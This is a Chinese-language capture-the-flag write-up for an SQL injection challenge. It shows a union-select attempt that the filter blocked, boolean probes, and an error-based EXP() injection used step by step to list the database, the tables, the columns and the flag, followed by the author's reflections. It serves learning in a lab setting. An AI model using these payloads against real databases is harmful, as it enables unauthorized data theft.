/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/



/\* 程序作者：爱的伊苏 \*/

/\* 程序完成时间：2019/1/5 \*/

/\* 有任何问题请联系：740531307@qq.com \*/

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

//@永远得意的笑下去



三种情况先实验，说应依旧可能存在sql注入

1'union select flag from flag where 't'='t




被过滤

1'union select flag from flag where 't'='t


1' and '1'='1 返回正确， 1' and '1'='2 返回错误可知，当输入正确值的时候返回hello，输入错误值无显示。

这是一个有报错的手注。上网发现另外一种手注方法。

'or EXP(~(SELECT \* from(select database())a))#




'or EXP(~(SELECT \* from(select group\_concat(table\_name) from information\_schema.tables where table\_schema=database())a))#




对flag进行·查询

'or EXP(~(SELECT \* from(select group\_concat(column\_name) from information\_schema.columns where table\_name='flag')a))#



对flag中的flag进行查询

getflag：'or EXP(~(SELECT \* from(select group\_concat(flag) from flag)a))#



得到最终结果！

exp() 函数计算 e 的指数。

每一个派生表必须有自己的别名

后记：

看不同人的writeup感受到不同人的风格迥异。就如同星际争霸一样，各种战术透露着你对于（游戏的理解&&个人的个性）在这里一样适用。第三个用大家的方法一个比一个复杂，但是我看到这个方法以后还是惊异于原来还是可以这么简单。这大概是个人的性格与技术的沉淀与一点点运气共同造成的。对于各位将writeup发出来的大佬致以最诚挚的敬意。